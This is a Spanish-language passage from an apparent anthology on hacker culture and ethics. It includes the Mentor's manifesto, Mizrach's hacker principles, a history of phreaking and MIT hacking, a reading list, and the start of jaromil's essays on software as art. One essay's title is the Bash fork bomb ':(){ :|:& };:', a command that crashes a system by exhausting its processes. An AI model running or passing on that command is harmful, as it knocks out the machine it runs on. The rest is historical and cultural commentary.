Un ejemplo reciente es el debate concerniente a los documentos secretos de La Iglesia de Cientología. Cuando algunos de los documentos fueron entregados al dominio público al formar parte de un caso llevado a juicio en EE. UU., fueron inmediatamente copiados y difundidos en miles de sitios en Internet. Mayormente por hackers o personas vinculadas a la(s) cultura(s) hacker.

Operation Clambake (http://www.xenu.com/) es un gran sitio de Noruega dedicado a echar tanta luz como sea posible sobre La Iglesia de Cientología. En la presentación se afirma:

> La Iglesia de Cientología está utilizando las leyes de copyright para rehusar información al público. ¿Están haciendo esto por motivos honestos o deshonestos? En caso de duda hay una manera de averiguarlo. Esta es, publicar su material. No extractos sino en algunos casos su versión completa, para que no pueda discutirse que se cita fuera de contexto o se mal interpreta lo que está escrito.
>
> Yo, Andreas Heldal-Lund, he revisado los materiales secretos de la Cientología y luego de cuidadosa consideración llegué a la conclusión de que

estos materiales son mantenidos en secreto con el fin de rehusar información al público con el solo propósito de engañarlo acerca de la verdadera naturaleza de la Cientología. Mi convicción es que el contenido de este material reivindicará claramente mis acciones.

4. Los hackers deben ser juzgados por sus acciones, no por falsos criterios como títulos, edad, raza o posición.

Las culturas hacker son meritocracias donde las posiciones se basan en el conocimiento y los logros demostrados. Esto queda bien ilustrado en el texto que sigue, aparecido en **Phrack**[91] número 7 (http://www.phrack.org/phrack/7/P07-03):

Lo que sigue fue escrito poco después de mi arresto…

\/\La consciencia de un Hacker\/\
por +++The Mentor+++
Escrito el 8 de enero de 1986

Hoy atraparon a otro, está todo en los diarios. «Adolescente arrestado en Escándalo de Crimen Informático», «Hacker arrestado luego de Violar Banco»…

Malditos pibes. Son todos iguales.

Pero vos, con tu psicología barata y tus tecno-visiones de la década del ‘50, ¿alguna vez miraste tras los ojos del hacker? ¿Alguna vez te preguntaste qué lo hacía funcionar, qué fuerzas le dieron forma, qué pudo moldearlo?

Yo soy un hacker, entrá en mi mundo…

Mi mundo empieza en la escuela… Soy más inteligente que la mayoría de los otros chicos, esta basura que nos enseñan me aburre… Malas notas: maldito pibe. Son todos iguales.

Estoy en el secundario. Ya escuché por decimoquinta vez a los profesores explicar cómo reducir una fracción. Lo entiendo. «No, Giménez, no le muestro mi trabajo. Lo hice mentalmente…». Maldito pibe. Seguro se lo copió. Son todos iguales.

Hoy descubrí algo. Encontré una computadora. Pará un minuto, esto está bueno. Hace lo que yo quiero que haga. Si comete un error es porque yo me equivoqué.

No porque no le caiga bien…

O se sienta amenazada por mí…

O piense que me la creo…

O no le guste dar clases y no tendría que estar aquí…

Maldito pibe. Se la pasa con los jueguitos. Son todos iguales.

Y entonces, sucedió… una puerta abrió a un mundo… corriendo por la línea de teléfono como heroína por las venas de un adicto, un pulso electrónico es emitido, tras un refugio de la incompetencia diaria… alguien encuentra un *BBS*[92].

«Esto es… acá pertenezco…»

Conozco a todos… incluso si nunca me los crucé, nunca les hablé, y nunca vuelva a oír hablar de ellos… Los conozco…

Maldito pibe. Otra vez ocupando la línea de teléfono. Son todos iguales…

Podés apostar el culo a que somos todos iguales… nos dieron de comer papilla para bebés en la escuela cuando teníamos hambre de carne… los pedazos que se les escaparon estaban premasticados y no tenían sabor. Fuimos dominados por sádicos, o ignorados por apáticos. Los pocos que tenían algo para enseñarnos se encontraron con alumnos entusiastas, pero esos pocos son como gotas de agua en el desierto.

Ahora este es nuestro mundo… el mundo del interruptor y el electrón, la belleza del baudio. Usamos un servicio que ya existía, sin pagar por lo que no costaría casi nada si no estuviera en manos de glotones ávidos de ganancias, y ustedes nos llaman criminales. Exploramos… y ustedes nos llaman criminales. Buscamos conocimiento… y ustedes nos llaman criminales. Existimos sin criterios de color, nacionalidad o religión… y ustedes nos llaman criminales. Ustedes fabrican bombas atómicas, organizan guerras, asesinan, manipulan y nos mienten para hacernos creer que es por nuestro bien, y sin embargo nosotros somos los criminales.

Sí, yo soy un criminal. Mi crimen es la curiosidad. Mi crimen es juzgar a las personas por lo que dicen y piensan, no por su aspecto. Mi crimen es superarlos en astucia, algo por lo que nunca me van a perdonar.

Soy un hacker, y este es mi manifiesto. Pueden detener a un individuo, pero no nos pueden detener a todos… al fin y al cabo, somos todos iguales.

5. Se pueden crear arte y belleza con una computadora.

6. Las computadoras pueden cambiar la vida para mejor.

Las últimas dos líneas de la ética tradicional quizás no sorprendan en la actualidad. Deben entenderse en su contexto histórico. En los ‘70 las computadoras eran extrañas y poco cercanas para la mayoría de las personas. En caso de que significaran algo, se asociaban con procesamiento de datos administrativos, centros de cómputos, tarjetas perforadas y teletipos. Arte, belleza y cambios en la vida no se vinculaban con la noción general de computadora.

Nueva etica hacker

Steve Mizrach, del Departamento de Antropología de la Universidad de Florida, analizó varios textos recientes de hackers en el trabajo «Is there a hacker ethic for 90s hackers?». [¿Existe una ética de los hackers de los ‘90?] (1997). Mizrach resume sus conclusiones en un nuevo conjunto de principios éticos.

Primero, no hagas daño.

No dañes computadoras o información si eso es posible. Similar a la idea básica del Juramento Hipocrático.

El «hacking» es una búsqueda de conocimiento; no hay necesidad intrínseca o deseo de destruir. Pero se asume en general que «crackear» sistemas por diversión y para explorar es éticamente correcto mientras el cracker no cometa robos, vandalismo, o vulnere la confidencialidad. Sin embargo, ciertos accidentes e intrusiones que para los hackers pueden ser inofensivos pueden hacer que la víctima pierda tiempo y esfuerzo.

Protege la privacidad.

Esto está en consonancia con el ethos de la información libre al separar la información pública de la privada. Por dónde se traza la línea es, por supuesto, cuestión de visión personal (y política).

No derroches.

Los recursos informáticos no deben permanecer inactivos y desaprovechados. Utilizar recursos desaprovechados y quizás dejar sugerencias para mejorar su rendimiento está bien visto como favor.

Excede las limitaciones.

Para un hacker, decirle que algo no se puede hacer, se convierte en un imperativo moral para intentarlo.

El imperativo comunicacional.

Comunicarse y asociarse con pares es un derecho humano fundamental. Para algunos importa tanto como para motivar violaciones de leyes y regulaciones.

No dejes huellas.

No exhibirse en los lugares «hackeados» es útil más allá de la propia seguridad. También ayuda a otros hackers a evitar ser atrapados o perder el acceso.

¡Comparte!

La información incrementa su valor al compartirse con otras personas. Los datos pueden ser una base de aprendizaje para algún otro; el software puede mejorarse

colectivamente.

Combate la ciber-tiranía.

El «hacking» es necesario para ayudar a proteger el mundo de desarrollos distópicos de sistemas globales de información à la 1984.

Confía, pero mantente alerta.

Siguiendo el imperativo de manos a la obra en sistemas técnicos y sociales, tus descubrimientos pueden contribuir a mejorar los sistemas.

Orígenes de la(s) cultura(s) hacker

Habría al menos tres líneas de antecedentes que conducen a lo que llamamos las actuales culturas hacker. Se trata de los aficionados *[hobbyists]*, los académicos *[academics]* y los ocupantes de las redes *[networkers]*.

El «hacking» como hobby se originó con los radioaficionados temprano, en la década del ‘20. Un fuerte interés en la electrónica proveyó el terreno fértil para las primeras computadoras hogareñas, como la Altair 8800. Suecia tuvo desde temprano su flamante línea casera: la ABC80 en 1978, seguida de la ABC800 en 1981.

Algunas de las computadoras hogareñas se vendían como kits para armar, nutriendo la tradición de auténtico conocimiento de la tecnología.

Computadoras para el hogar como la Commodore 64, que ofrecían gráficos a color y audio de calidad, atrajeron a amantes de los juegos y programadores. «Crackear»[93] la protección contra copia de los juegos se convirtió en un modo natural de probar las destrezas y aptitudes técnicas. Los juegos «crackeados» necesitaban una pantalla vistosa donde el cracker pudiera darse crédito por su trabajo. Esto derivó en la *intro*, una producción multimedia en la que se exhibían destrezas técnicas y artísticas. Hasta hace poco, se celebraban convenciones donde estas *intro* se presentaban independizadas de los juegos que las habían originado.

El «hacking» académico se remonta generalmente al Instituto de Tecnología de Massachusetts (MIT) donde el Club de Modelos de Trenes desarrollaba complejos sistemas a escala en los ‘50. El término «hack» se usaba para referir bromas o trucos basados en la tecnología. Su significado pasó a ser la tecnología necesaria para ejecutar los trucos, y finalmente cualquier solución técnica ingeniosa en general.

El MIT lanzó un proyecto a principios de los ‘60 destinado a desarrollar una computadora de recursos compartidos. Este proyecto se convirtió en el punto de partida del laboratorio de Inteligencia Artificial, donde emergió la primera cultura hacker académica. Los estudiantes se especializaban en matemáticas e inteligencia artificial y pasaban treinta horas seguidas en sesiones de programación en lugar de asistir a las clases regulares. Allí surgieron las ideas sobre la libertad de la información. Muchos estudiantes aprendieron a burlar cerraduras para poder

aprovechar las máquinas de la Universidad. Howard Rheingold recupera bien ese espíritu en *Tools for thought* (1985):

> MIT, edificio 26, Proyecto MAC, 1960
>
> En el momento en que David entró, un joven llamado Richard Greenblatt, que vivía en base a una dieta típica de gaseosas y golosinas, y que no se detenía a dormir, mucho menos a cambiar de ropa, le explicaba a un círculo de asombrados admiradores, que incluía a algunos de los científicos informáticos que lo habían contratado, cómo él pretendía escribir un programa que jugara al ajedrez con la habilidad suficiente para vencer a un humano. El director de tesis de Greenblatt, Marvin Minsky, trató de desanimarlo, diciéndole que había pocas esperanzas de realizar avances en software que jugara al ajedrez.
>
> Seis años después de que apareciera por primera vez entre los habitantes del edificio 26,… David Rodman… estuvo entre el grupo que pudo ver al programa «MacHack» de Greenblatt demoler a Hubert Dreyfuss, el crítico número uno de todo el proyecto de Inteligencia Artificial, en un promocionado y altamente simbólico juego de ajedrez.[94]

El «hacking» de redes se realizaba originariamente en las redes de teléfonos. Los «phreakers»[95] desarrollaron modos de surfear el sistema telefónico, creando conexiones a través de docenas de interruptores y países utilizando comandos de control que sólo se esperaba que conociesen las empresas telefónicas. Podían obtenerse llamadas gratuitas de muchas maneras. Por ejemplo, en ciertas zonas, un tono directo de 2600 Hz de frecuencia significaba que la línea no estaba ocupada. Si uno tenía una llamada en una línea y enviaba un tono de 2600 Hz por el tubo, la empresa dejaba de facturar la llamada.

Algunos «phreakers» legendarios fueron Joe Engressia, que era ciego y podía silbar los tonos de control con precisión perfecta, y Capitán Crunch, que obtuvo ese nombre por su descubrimiento de que el silbato que venía de regalo en la caja de cereales «¡Capitán Crunch!» podía utilizarse para controlar los tonos.[96] La mayoría de los «phreakers», sin embargo, se compraban o fabricaban generadores de tonos simples llamados *blue boxes*.

Gradualmente, las redes de computadoras comenzaron a desarrollarse. Las compañías de teléfono adoptaron interruptores controlados por computadoras. El «hacking» de redes se mudó de las redes de teléfonos electromecánicas a las redes digitales de computadoras. Con una terminal y un módem, un mundo nuevo se abría.

Dimensiones de la(s) cultura(s) hacker

La(s) cultura(s) hacker actuales provienen del «hacking» de aficionados *[hobbyists]*, el «hacking» académico y el «hacking» de redes. Se basa, en mayor o menor medida, en un código ético, interpretado y compartido de diferentes maneras. ¿Cómo se la puede entender?

Hay unas pocas dimensiones que parecen abrir la perspectiva de manera interesante.

Hacking — cracking. Los verdaderos hackers se cuidan de señalar que las actividades de «hacking» maliciosas deberían llamarse «cracking», para hablar con corrección. Sin embargo, el problema está en dónde trazar la línea. La policía, el mundo corporativo, el sistema judicial, etc. adoptan una posición altamente restrictiva. Mucho de lo que los hackers llaman exploración con fines de aprendizaje se halla normalmente penado por la ley.

Antes de la web, la mayoría del «hacking»/«cracking» significaba hallar computadoras en las redes, introducirse en ellas, merodear un poco, quizás copiarse algunos archivos y luego dejar una «entrada trasera» *[backdoor]* lista para ingresar de nuevo a conveniencia. Parte del placer parecía estar en coleccionar direcciones de las computadoras a las que el hacker había tenido acceso. También, por supuesto, estaba el hecho de usar destrezas técnicas superiores para evadir el sistema de seguridad.

El «hacking» y «cracking» en los ‘90 ha tomado formas más visibles. Alterar páginas web es muy popular, dada la enorme visibilidad de los resultados. Esto significa básicamente «crackear» una computadora en la que funciona el servidor de una página web y colocar allí las páginas propias en lugar de la información original. *Attrition* (`http://www.attrition.org/`) contiene una extensa colección de páginas web modificadas.

Dada la naturaleza pública de los servidores de correo y páginas web, éstos pueden «crackearse» también sin acceder a la computadora en la que se ejecutan. Los ataques por Negación-de-servicio *[Denial-of-service]* a servidores públicos, que implican enviar millones de peticiones de acceso a los servidores de manera simultánea desde muchas direcciones, son bastante frecuentes. El bombardeo de casillas de mail puede verse como una variación de lo mismo.

La creación y difusión de virus es otra forma de «hacking»/«cracking» que se ha potenciado con el crecimiento de Internet. Los e-mail son hoy, lejos, el medio más común por el que viajan virus y troyanos.

Propósitos. La cultura hacker académica ve a la intrusión como un medio de aprender más acerca de las computadoras y las redes. Si los datos son alterados, esto se hace típicamente como una broma práctica. En general, los hackers ven la intrusión como algo inofensivo.

Otro argumento común de los hackers para exponer los baches de seguridad mediante la intrusión es ayudar a construir sistemas más seguros en el futuro.

En contra de la norma hacker tradicional de mantener un perfil bajo, muchas de las modificaciones de páginas web son al estilo graffiti. No existe ningún propósito definido, sólo el mensaje triunfante de los crackers. La expresión común es «Ud. ha sido hackeado por el grupo X», seguido de una firma con imágenes estilo graffiti.

El «hacking»/«cracking» se ha utilizado muchas veces para venganzas personales. No es raro para los oficiales de policía que investigan crímenes informáticos que reciban cuentas de tarjetas de crédito y de teléfono con montos gigantescos. Un hacker logró acceder a, por ejemplo, la compañía de teléfonos y manipuló las bases de datos.

El activismo político es otra razón para el «hacking»/«cracking». El sitio web de Telia en Suecia fue modificado en 1996 como resultado del creciente descontento con el monopolio y la política tarifaria de los servicios de Internet. El Frente de Liberación Animal de Suecia atacó el Smittskydds Institutet y el Karolinska Institutet repetidamente en 1998 y 1999 para detener los experimentos innecesarios con animales. Un grupo internacional conocido es PHAIT (*Portuguese Hackers Against Indonesian Army* [Hackers Portugueses Contra el Ejército de Indonesia]), que atacó varias veces a las autoridades de Indonesia en 1997, motivado por la situación en Timor del Éste.

Cyberpunk — extropismo. Linus Walleij define a un cyberpunk como

> una persona en una sociedad altamente tecnificada que posee información y/o conocimiento que el poder gobernante preferiría haber reservado para sí.

El cyberpunk es, en esencia, una postura pesimista a nivel general, en la cual la sociedad es vista como estructuras de sistemas globales de información que gobiernan a las personas. Las visiones del futuro son distópicas. Sin embargo, el cyberpunk/hacker posee las destrezas necesarias para sobrevivir y prosperar en un mundo así. De ahí que se de un giro optimista en el nivel individual de lucha contra el sistema.

La noción de lucha contra sistemas opresivos se extiende también a las limitaciones del cuerpo humano. Drogas inteligentes, implantes y cyborgs son parte de la mitología asociada al cyberpunk.

Mientras que el cyberpunk es distópico, el extropismo se concentra en las consecuencias positivas para la sociedad. El término extropía es el inverso de entropía, y significa que podemos proseguir superando nuestras limitaciones por medio de nuevas tecnologías. La experimentación persistente y el desarrollo de tecnología conducirán a mayor libertad para el individuo y menos opresión. Una condición necesaria es que individuos libres (en vez de corporaciones o autoridades) se hagan cargo del desarrollo.

La(s) cultura(s) hacker vista desde afuera

Los periodistas, investigadores y otros que se encuentran con hackers/crackers suelen comentar su necesidad obsesiva de jactarse de sus logros. Uno podría imaginar que una estructura social donde el único criterio de evaluación es el conocimiento, necesita la exhibición para mantener en juego el orden. Sin embargo, esta observación contradice el principio ético de mantener un perfil bajo.

Se pueden hacer varias interpretaciones. Podría ser que el principio ético que dedujo Mizrach debería leerse en realidad como «No dejes huellas en las computadoras que hackees». Otra posibilidad es que los que alardeen sean los aspirantes; los hackers consagrados no necesitan hacerlo. Otra, que los periodistas, investigadores, etc. construyen una imagen de los hackers tal como les gustaría que fuesen.

Lo que está claro, sin embargo, es que la meritocracia del conocimiento (informático) puede dificultar que se evite la arrogancia y la exhibición a la vista del público. Un ejemplo puede leerse en el anuncio de la página de Linus Walleij:

> Aviso: Yo, Linus Walleij, publiqué estas páginas por razones personales y políticas. Suelo usar cantidades balanceadas de lenguaje obsceno y violento, así como argot, dado que pienso que sirve para sacudir cerebros dormidos. Si pensás que esto te puede molestar (o sea, no querés despertar el cerebro), salí ya mismo. Ésta es una página para gente madura, centrada y adulta. Si se te ocurre escribirme por cualquier tema relacionado con las páginas o mi persona en general, por favor considerá que quiero críticas constructivas. Esto significa que no tenés que escribir: «Esta página me enferma», sino más bien: «Esta página me enferma, porque…» y así. Correo que me parezca estúpido, arrogante, ignorante o aburrido será tirado a la basura sin más. Apretar cualquiera de los links que siguen significa que estás de acuerdo conmigo en esto.

Otro rasgo muy visible de los hackers es su devoción por el «hacking». En 1976, Joseph Weizenbaum (reconocido crítico de la Inteligencia Artificial) describió el fenómeno de la «programación compulsiva» en el libro *Computer power and human reason*:

> En cualquier lugar donde se hayan establecido centros de cómputos, es decir, en innumerables lugares de Estados Unidos, y virtualmente en todas las demás regiones industriales del mundo, jóvenes brillantes de aspecto descuidado, con ojos muchas veces hundidos y rojos, se pueden encontrar sentados en consolas de computadoras, sus brazos extendidos listos para

> ejecutar, sus dedos ya dispuestos para apretar los botones y teclas en los que su atención parece estar tan absorbida como la del jugador en la tirada de dados. Cuando no se transfiguran tanto, suelen sentarse en mesas cubiertas de impresos de computadoras sobre los que se tienden como poseídos estudiantes de un texto cabalístico. Trabajan hasta que se caen, veinte, treinta horas cada vez. Su comida, si la organizan, se la traen: cafés, Cocas, sandwichs. Si se puede duermen en colchones cerca de la computadora. Pero sólo unas pocas horas; luego, de vuelta a la consola o a los impresos. Su ropa arrugada, sus caras sin afeitar ni lavar, y sus pelos revueltos, todo muestra que se hallan evadidos de sus cuerpos y del mundo en el que se mueven. Existen, al menos cuando lo consiguen, sólo a través de y para las computadoras. Son vagabundos informáticos, programadores compulsivos. Son un fenómeno internacional.[97]

Una versión diferente de la misma descripción se centraría quizás en la intensa concentración, la satisfacción personal y los ricos intercambios sociales en y alrededor de una buena sesión de programación.

Sherry Turkle entrevistó a diversos hackers sobre sus relaciones con las computadoras como parte de la investigación para su libro The second self. Su explicación del poder de atracción de las computadoras se centra en el control y la compensación. La computadora ofrece un universo predecible donde el usuario posee poderes divinos de crear y destruir una vez que las destrezas necesarias fueron adquiridas. También señala las fuertes normas estéticas de la programación.

La asociación percibida entre cultura(s) hacker y crimen informático es un tema central. No hay lugar aquí para tratarlo bien. Buenas fuentes son Walleij: *Copyright finns inte, version 3.0* (en sueco; en `http://www.df.lth.se/~triad/book/`)[98] y Sterling: *The Hacker Crackdown* (New York, Bantam Books, 1992)[99]. Al pasar, debe señalarse que:

1 los hackers tradicionales reivindican la distinción entre hackers y crackers, **2** muchos de los delitos informáticos anunciados por los medios no son «hackeadas», y **3** la mayoría de los principios éticos son suficientemente flexibles para abarcar varias motivaciones y propósitos personales (incluyendo los ilegales).

Fuentes seleccionadas

Esta es una breve lista con algunas de las fuentes que considero esenciales. Cada una contiene gran número de referencias y punteros para seguir explorando.

Attrition (`http://www.attrition.org/`). Una colección de materiales de y para las culturas hacker. Véase en particular el extenso archivo de copias de sitios web

modificados por crackers.

Free Software Foundation ([Fundación Software Libre] http://www.fsf.org). Describe los orígenes y el status del proyecto GNU, iniciado por Richard Stallman en 1984 para desarrollar una versión libre de UNIX. Los componentes de GNU hoy son ampliamente usados junto al más famoso kernel de Linux.

Katie Hafner y John Markoff: *Cyberpunk: outlaws and hackers on the computer frontier*. London, Corgi Books, 1993. Las historias de tres famosos hackers: Kevin Mitnick, Pengo y Robert Tappan Morris. Escrito con estilo periodístico y centrado en el enfoque humano, muy fácil de leer.

Douglas Hofstadter: *Gödel, Escher, Bach: An eternal golden braid*. Un clásico de culto entre científicos (y hackers). Hofstadter conecta matemáticas, música e imaginaciones con temas de Inteligencia Artificial [hay trad. cast.: *Gödel, Escher, Bach: un eterno y grácil bucle*. Barcelona, Tusquets, 1989].

Tracy Kidder: *The soul of a new machine* (Boston, Little-Brown, 1981). La historia de cómo Data General desarrolló su primera minicomputadora. Captura el espíritu «Sociedad de los Poetas Muertos» del «hacking» cooperativo e intenso.

New Hacker's Dictionary, editado por Eric S. Raymond. El lenguaje es un componente fuerte de toda cultura. Sin excepciones para la(s) cultura(s) hacker. Este diccionario es un clásico (http://www.hack.gr/jargon/). [hay versión en papel: *The New Hacker's Dictionary*. Cambridge, MIT Press, 1996].

Jörgen Nissen: *Pojkarna vid datorn*. Symposion Graduate, 1993. Una tesis de doctorado de sociología en sueco sobre la cultura hacker de aficionados en Suecia.

Phrack (http://www.phrack.org/). Una revista hacker histórica, publicada en forma gratuita desde 1985 a través de BBS's y más recientemente por Internet.

Eric S. Raymond: *The cathedral and the bazaar* (http://www.catb.org/~esr/writings/cathedral-bazaar/). Un análisis de por qué funciona el concepto de código abierto de Linux [hay trad. cast.: *La catedral y el bazar*, http://es.tldp.org/Otros/catedral-bazar/cathedral-es-paper-00.html#toc1/].

——, «Homesteading the noosphere» (en http://www.catb.org/~esr/writings/cathedral-bazaar/). Un ensayo sobre propiedad y pertenencia en la cultura de código abierto [hay trad. cast.: «Cultivando la noosfera», en http://www.geocities.com/jagem/noosfera.html].

——, «The magic cauldron» (en http://www.catb.org/~esr/writings/cathedral-bazaar/). Sobre la economía del software de código abierto [hay trad. cast.: «El caldero mágico», en http://www.alanta.info/MagicCauldron.html].

Howard Rheingold: *Tools for thought*, 1985 (http://www.rheingold.com/texts/tft/). Un buen texto sobre la historia de la(s) cultura(s) hacker, con énfasis puesto en el «hacking» académico en EE. UU. [hay versión en papel: *Tools for thought: The History and Future of Mind-Expanding Technology*. Cambridge, MIT Press, 2000].

Bruce Sterling: *The hacker crackdown: law and disorder on the electronic frontier* (New York, Bantam Books, 1992). La historia de la Operación Sundevil, un intento a gran escala de las autoridades de EE. UU. de «combatir el delito informático» y encarcelar hackers. El libro se halla disponible en diversos formatos en la Electronic Frontier Foundation [hay trad. cast.: *La caza de hackers*, http://banners.noticiasdot.com/termometro/boletines/docs/consultoras/hac Lacazade272621.pdf].

Clifford Stoll: *The cuckoo's egg* (New York, Doubleday, 1989). Describe la búsqueda de Stoll en pos de un hacker infiltrado en su sistema de los Laboratorios de Lawrence, Berkeley; una búsqueda que lo lleva hasta Europa del Éste. El enfoque conspirativo del libro de Stoll se equilibra con el relato de la misma historia que hacen Hafner y Markoff (ver *supra*) [hay trad. cast.: *El huevo del cuco*. Barcelona, Planeta, 1990].

Sherry Turkle: *The second self* (New York, Simon and Schuster, 1984). Un estudio psicológico de los hackers (entre otros grupos) y sus relaciones con las computadoras [hay trad. cast.: *El segundo yo: las computadoras y el espíritu humano*. Buenos Aires, Galápago, 1984].

Linus Walleji: *Copyright finns inte, version 3.0* (http://www.df.lth.se/~triad/book/). El mejor texto en sueco sobre culturas hacker que vi. Muy amplio; algunos materiales sobre la historia de las culturas hacker en Suecia son únicos [hay trad. inglesa: *Copyright does not exist*, http://svenskefaen.no/cdne/].

Las aves marinas de Neruda[100]

jaromil

jaromil es un hacker italiano. Se define como «amante de la libertad y desarrollador de software, artista y mediactivista, performer y emigrante». En 2000 dio inicio al proyecto Dyne.org en el que participa un colectivo de programadores para crear una versión portátil del sistema Linux. Otros proramas que impulsa son MuSe, HasciiCam y FreeJ. Para más información puede visitarse su página en `http://www.rastasoft.org/`.

«Las aves marinas de Neruda» fue publicado por jaromil en su página web en octubre de 2001.

«:(){ :|:& };:» es la nota de presentación para la muestra sobre virus informáticos «I Love You», en el Museo de Artes Aplicadas, Frankfurt, Alemania, 2002.

1. PRELUDIO

«La destruction de la conscience individuelle représente pourtant une haute idée de culture, c'est une idée profonde de la culture d'ou dérive une forme toute nouvelle de civilisation. Ne pas se sentir vivre en tant qu'individu revient à échapper à cette forme redoutable du capitalisme que moi, j'appelle le capitalisme de la conscience puisque l'âme c'est le bien de tous».[101]

Antonin Artaud, «Messages révolutionnaires»
3 de junio de 1936

2. PANORAMA

(sobre las teorías de Eben Moglen)

2.1 horizontalidad y red

El crecimiento de la red hizo que se hiciera todavía más factible la alternativa no-propietaria[102]. Lo que a nivel popular y académico se nombra como una cosa («la Internet») en realidad es una condición social: el hecho de que en la sociedad red todos están conectados directamente, sin intermediarios, a todos los demás. La interconexión global de las redes eliminó el cuello de botella que obligaba a que en la era de los *mainframes*[103] un fabricante de software centralizado regulara y distribuyera los productos de la innovación individual.

2.2 libertad inherente a los flujos de bits

El software —ya sean programas ejecutables, música, arte visual, poesía, armamento, o lo que sea— consiste en flujos de bits, que de manera básicamente indistinta son sometidos a una confusa multiplicidad de categorías legales. Esta multiplicidad es inestable a largo plazo por razones inherentes a los procedimientos legales. La inestabilidad de las normas se origina en la necesidad de diferenciar distintos intereses y derechos de propiedad respecto de los flujos de bits. Esta necesidad la padecen fundamentalmente aquéllos que esperan beneficiarse con las formas socialmente aceptadas de monopolio derivadas de tratar a las ideas como propiedad privada. Aquéllos de nosotros que nos inquietamos por la inequidad social y la hegemonía cultural generadas por este régimen intelectualmente insatisfactorio y moralmente repudiable provocamos gritos de escándalo. Los que nos gritan a nosotros creen que estas leyes de propiedad son necesarias no por cierto deseo manifiesto de vivir en el *Murdochworld*[104] —aunque un poco de cooptación nunca está de más—, sino porque pretenden demostrar con la metáfora de los incentivos —que ellos toman no como simple metáfora sino como argumento— que estas leyes —a pesar de sus lamentables consecuencias— son imprescindibles para crear software de calidad. La única forma de seguir sosteniendo esto es ignorando los hechos. En el corazón de la revolución digital, en los flujos de bits de los programas ejecutables que hacen posible que todo lo demás funcione, los regímenes de propiedad no sólo no mejoran las cosas, pueden empeorarlas terriblemente.

2.3 derechos de autor vs. progreso

Las nociones de propiedad, además de lo que tengan de malo, no alientan el progreso y de hecho lo han retardado. En la sociedad red el anarquismo (o, mejor dicho, el individualismo antiposesivo) es una filosofía política viable. Uno de los problemas principales del anarquismo como sistema social radica en los costos de transacción. Pero la revolución digital cambia dos aspectos de la economía política que han permanecido invariables a lo largo de la historia humana. Todo el software posee un costo marginal cero en el mundo de la Red, mientras que los costos de coordinación social se han reducido al punto de permitir la rápida formación y disolución de agrupamientos sociales enteros, a gran escala y con gran diversidad, sin limitaciones geográficas.

3. IDENTIDAD

3.1 algunas dudas íntimas

(tomado de un ensayo de Jonathan Alex Gold)

Hasta ahora yo pensaba que era un científico. Yo pensaba que era un filósofo; un

matemático, que estudiaba los algoritmos y sus demostraciones en la gran tradición de Euclides y Gauss y, por supuesto, al-Khwarizimi. Hubiera jurado que esto era lo que hacía. Pero, por lo que me llega de las noticias, y por lo que la gente me dice acerca de mí, no se trata de eso.

Resulta que soy un ingeniero de la ola punto com. Me quedé sin habla cuando me enteré. Contra lo que yo pensaba que hacía, en realidad estaba ocupado en diseñar algo así como «el nuevo mundo-ciberinter-web de la tecnología de mañana del presente del futuro». Si te incomoda el hecho de que esta frase no te sugiera ningún sentido, te entiendo. De hecho, parece que yo me encargo de crearlo, y ni siquiera sé lo que es.

Encima de esto, parece que si no estoy ocupado, generando «la tecnología de mañana, hoy», estoy trabajando sin parar toda la noche en un pequeño cuarto sin ventanas, bebiendo litros de café y persiguiendo mi sueño de convertirme en el nuevo Bill Gates; en el nuevo joven brillante as de las computadores que revoluciona la internet con sistemas *á la* Napster, listo para dar el salto con un software escrito en mi garage para llegar a la cima de un nuevo imperio, donde por mi cuenta y en buena ley de tareas en paralelo dejo muertas a las damas con mi saber sobre el esquema cliente-servidor mientras seduzco a bancos y difusos fondos de inversión para que entren a mi guarida de posters de Calabozos & Dragones y a salas de chat donde los convenzo con mi historieta superdigitalizada para que larguen sus billetes con la promesa de la nueva gran I.P.O.[105] que va a reventar el Nasdaq y ser la sensación. Y simultáneamente planeo meterme en sus sistemas de seguridad para de ahí acceder al Departamento de Estado en un plan delirante de hacker perdido y alucinado para anotar a Mickey Mouse como enviado de la seguridad nacional en Pakistán. No tenía idea de que estaba tan ocupado y metido en esto.

Ya me cansé, sólo de leer sobre mí.

Perdí el dominio de mi identidad. Parece que ahora le pertenece a Microsoft y Ebay, a Time y Newsweek, a Dateline e Intel. Trato de recordar si acaso se la vendí a ellas y después me olvidé. He revisado mi alma en busca de alguna señal de la operación, algún recibo de venta, y no puedo encontrar nada. He estado tratando de recordar algún momento en particular en que quizás haya ocurrido algún malentendido y este tipo de empresas hayan empezado a creer que son las dueñas de mi identidad.

4. CANTO

4.1 El Canto General de la Humanidad

En la costa de Chile donde vivía Neruda
todos saben que

las aves marinas suelen robar
cartas de los buzones
que les gustaría leer
por varias razones
¿Debo enumerar las razones?
son muy evidentes
incluso a pesar del silencio de los pájaros sobre el tema
(salvo cuando hablan de ello
entre sí
con gritos)

Antes que nada
roban las cartas porque
sienten que el Canto General
de las palabras de todos
oculto en las cartas
debe contener ciertamente las llaves
del corazón mismo de la humanidad
que los pájaros por su cuenta
nunca han podido sondear
(albergan grandes dudas, de hecho,
de que en realidad existan
corazones dentro de los hombres)
Y entonces estos pájaros tienen otra sensación,
de que su propio Canto General
podría de alguna manera enriquecerse
con estos extraños gritos de los hombres
(Qué rara idea de mente de pájaro
que nuestros gorjeos podrían iluminarlos)

Pero cuando robaron
y huyeron con las cartas de Neruda
de su buzón en Isla Negra
estaban de hecho robando su propio Canto General
que él había recogido originalmente
de ellos
de su vasta visión
omnívora y extasiante.

Pero ahora que Neruda está muerto
no se escriben más aquellas cartas
y deben tocar de oído otra vez—

la canción grande y alta
en el corazón de nuestra sangre y silencio.

Lawrence Ferlinghetti — Cuernavaca, 26 de octubre de 1975

:(){ :|:& };:[106]

jaromil

Preludio

Cualquier discusión sobre el software como arte debe tener en cuenta todo el proceso creativo vinculado a su concepción y realización, o cual lleva a una nueva operabilidad dentro del dominio digital: nuestra atención está puesta aquí en los códigos fuentes[107], el fascinante mundo del álgebra y de los algoritmos que se puede observar en muchas expresiones de forma dentro de la inmanencia digital, todas las cuales pueden reformularse y producir sentido.

Los códigos fuentes, o mejor los algoritmos y el álgebra, son las herramientas del artesano digital de la edad moderna con más de mil años de teorías matemáticas por detrás;[108] sólo por poco más de un cuarto de siglo han actuado como software. El software es un medio para crear arte y comunicar. Es una metaliteratura que define de qué manera pueden transportarse y (re)producirse sentidos al multiplicar las posibilidades de su comunicación. En tanto medio de metacomunicación, el software representa a la *Parole* [habla] (citando a Saussure), que deriva su ejecución de una *Langue* [lengua], por ejemplo del universo lingüístico y gramatical del código. El ejercicio metafísico se torna recursivo aquí: aunque muchos ven al código fuente sólo como un oscuro criptograma, éste posee un efecto indirecto en el modo en que nos comunicamos y aún más en la eficacia con la que lo hacemos.

